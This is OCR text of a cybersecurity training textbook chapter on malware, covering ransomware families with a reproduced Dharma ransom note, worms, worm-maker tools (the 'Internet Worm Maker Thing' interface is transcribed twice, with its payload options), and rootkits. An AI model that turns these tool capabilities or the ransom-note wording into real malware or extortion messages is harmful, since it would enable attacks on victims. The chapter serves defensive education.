
Listed below are some of the ransomware families:

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- CryptorBit
- CryptoLocker
- CryptoDefense
- CryptoWall
- Police-themed Ransomware

Examples of Ransomware

- **Dharma**

  Dharma is a dreadful ransomware that was first identified in 2016; since then, it has been affecting various targets across the globe with new versions. It has been regularly updated with sophisticated mechanisms in recent years. At the end of March 2019, Dharma struck a parking lot system in Canada. Previously, it also infected a Texas hospital and some other organizations. The variants of this ransomware have the following extension: .adobe, .bip, .combo, .cezar, .ETH, .java. Its encrypted files have new extensions, such as .xxxxx and .like. This ransomware employs an AES encryption algorithm to encrypt data and then displays ransom notes. These ransom notes are named as either Info.hta or FILES ENCRYPTED.txt. This ransomware carries out through email campaigns. The ransom notes ask victims to contact the threat actors via the provided email address and pay in bitcoins for the decryption service.


eadmundcoutts@aol.com

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail eadmundcoutts@aol.com
Write this ID in the title of your message AC197B68
In case of no answer in 24 hours write us to theese e-mails: mclainmelvin@aol.com
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/


ention!

Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Figure 3.7: Screenshot displaying ransom demand message of Dharma ransomware

Some additional ransomware are as follows:

- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st



Computer Worms

- ✓ Malicious programs that **independently replicate**, **execute**, and **spread across the network connections**
- ✓ Consume available computing resources without human interaction
- ✓ Attackers use worm **payloads to install backdoors** in infected computers

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy




Attacker propagates Worm
Network
Downloads Malicious program
Infects other victim systems

Figure 3.8: Depiction of worm propagation



How is a Worm Different from a Virus?

A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network


- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network, but a virus does not

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 3.2: Difference between virus and worm

Worm Makers


Internet Worm Maker Thing :- Version 4.00 :- Public Edition
INTERNET WORM MAKER THING V4
Worm Name:
Author:
Version:
Message:
Compile To EXE Support
Spreading Options
Startup:
Global Registry Startup
Local Registry Startup
Winlogon Shell Hook
Start As Service
English Startup
German Startup
Spanish Startup
French Startup
Italian Startup
Payloads:
Activate Payloads On Date
Day:
OR
Randomly Activate Payloads
Chance of activating payloads:
1 IN
CHANCE
Hide All Drives
Disable Task Manager
Disable Keybord
Disable Mouse
Message Box
Title:
Message:
Icon:
Disable Regedit
Disable Explorer.exe
Change Reg Owner
Owner:
Change Reg Organisation
Organisation:
Change Homepage
URL:
Disable Windows Security
Disable Norton Security
Uninstall Norton Script Blocking
Disable Macro Security
Disable Run Commnd
Disable Shutdown
Disable Logoff
Disable Windows Update
No Search Command
Swap Mouse Buttons
Open Webpage
URL:
Change IE Title Bar
Text:
Change Win Media Player Txt
Text:
Open Cd Drives
Lock Workstation
Download File
More?
URL:
Save As:
Execute Downloaded
Print Message
Disable System Restore
Change NOD32 Text
Title:
Message:
Outlook Fun 1
?
URL:
Sender Name:
Mute Speakers
Delete a File
Path:
Delete a Folder
Path
Change Wallpaper
Path Or URL:
CPU Monster
Change Time
Hour
Min
Change Date
DD
MM
YY
Play a Sound
Loop Sound
Hide Desktop
Disable Malware Remove
Disable Windows File Protection
Corrupt Antivirus
Change Computer Name
Change Drive Icon
Add To Context Menu
Change Clock Text
Text (Max 8 Chars):
Hack Bill Gates
?
Keyboard Disco
Add To Favorites
Name:
URL:
Exploit Windows Admin Lockout Bug
Blue Screen Of Death
Infection Options:
Infect Bat Files
Infect Vbs Files
Infect Vbe Files
Extras:
Hide Virus Files
Plugins
Custom Code
Control Panel
Generate Worm
About Me

☑ Include [C] Notice

Output Path: C:\

DLL, EXE, ICO: C:\Windows\NOT Index: 1

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software

Worm Makers


- Batch Worm Generator
- C++ Worm Generator

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.


Internet Worm Maker Thing :- Version 4.00 :- Public Edition
INTERNET WORM MAKER THING V4
Worm Name:
Author:
Version:
Message:
Output Path:
☐ Compile To EXE Support
Spreading Options
Startup:
☐ Global Registry Startup
☐ Local Registry Startup
☐ Winlogon Shell Hook
☐ Start As Service
☐ English Startup
☐ German Startup
☐ Spanish Startup
☐ French Startup
☐ Italian Startup
Payloads:
○ Activate Payloads On Date
Day:
OR
○ Randomly Activate Payloads
Chance of activating payloads:
1 IN
CHANCE
☐ Hide All Drives
☐ Disable Task Manager
☐ Disable Keybord
☐ Disable Mouse
☐ Message Box
Title:
Message:
Icon:
☐ Disable Regedit
☐ Disable Explorer.exe
☐ Change Reg Owner
Owner:
☐ Change Reg Organisation
Organisation:
☐ Change Homepage
URL:
☐ Disable Windows Security
☐ Disable Norton Security
☐ Uninstall Norton Script Blocking
☐ Disable Macro Security
☐ Disable Run Commnd
☐ Disable Shutdown
☐ Disable Logoff
☐ Disable Windows Update
☐ No Search Command
☐ Swap Mouse Buttons
☐ Open Webpage
URL:
☐ Change IE Title Bar
Text:
☐ Change Win Media Player Txt
Text:
☐ Open Cd Drives
☐ Lock Workstation
☐ Download File
More?
URL:
Save As:
☐ Execute Downloaded
☐ Print Message
☐ Disable System Restore
☐ Change NOD32 Text
Title:
Message:
☐ Outlook Fun 1
?
URL:
Sender Name:
☐ Mute Speakers
☐ Delete a File
Path:
☐ Delete a Folder
Path
☐ Change Wallpaper
Path Or URL:
☐ CPU Monster
☐ Change Time
Hour
Min
☐ Change Date
DD
MM
YY
☐ Play a Sound
☐ Loop Sound
☐ Hide Desktop
☐ Disable Malware Remove
☐ Disable Windows File Protection
☐ Corrupt Antivirus
☐ Change Computer Name
☐ Change Drive Icon
DLL, EXE, ICO:
Index:
☐ Add To Context Menu
☐ Change Clock Text
Text (Max 8 Chars):
☐ Hack Bill Gates
?
☐ Keyboard Disco
☐ Add To Favorites
Name:
URL:
☐ Exploit Windows Admin Lockout Bug
☐ Blue Screen Of Death
Infection Options:
☐ Infect Bat Files
☐ Infect Vbs Files
☐ Infect Vbe Files
Extras:
☐ Hide Virus Files
Plugins
☐ Custom Code
Control Panel
Generate Worm
About Me

☑ Include [C] Notice

Output Path: C:\


DLL, EXE, ICO: C:\Windows\NOT , Index: 1

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Figure 3.9: Screenshot of Internet Worm Maker Thing


Some additional worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator



Rootkits

- Rootkits are programs that **hide their presence** as well as attacker’s malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.



Rootkits (Cont’d)

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

Rootkits are used to hide viruses, worms, bots, etc. and are difficult to remove. Malware hidden by rootkits is used to monitor, filter, or steal sensitive information and resources, change the configuration settings of the target computer, and perform other potentially unsafe actions.

Rootkits are installed by attackers after they gain administrative access, either by manipulating a vulnerability or cracking a password. Once the attacker obtains control over the target system, they can modify files and existing software that detects rootkits.

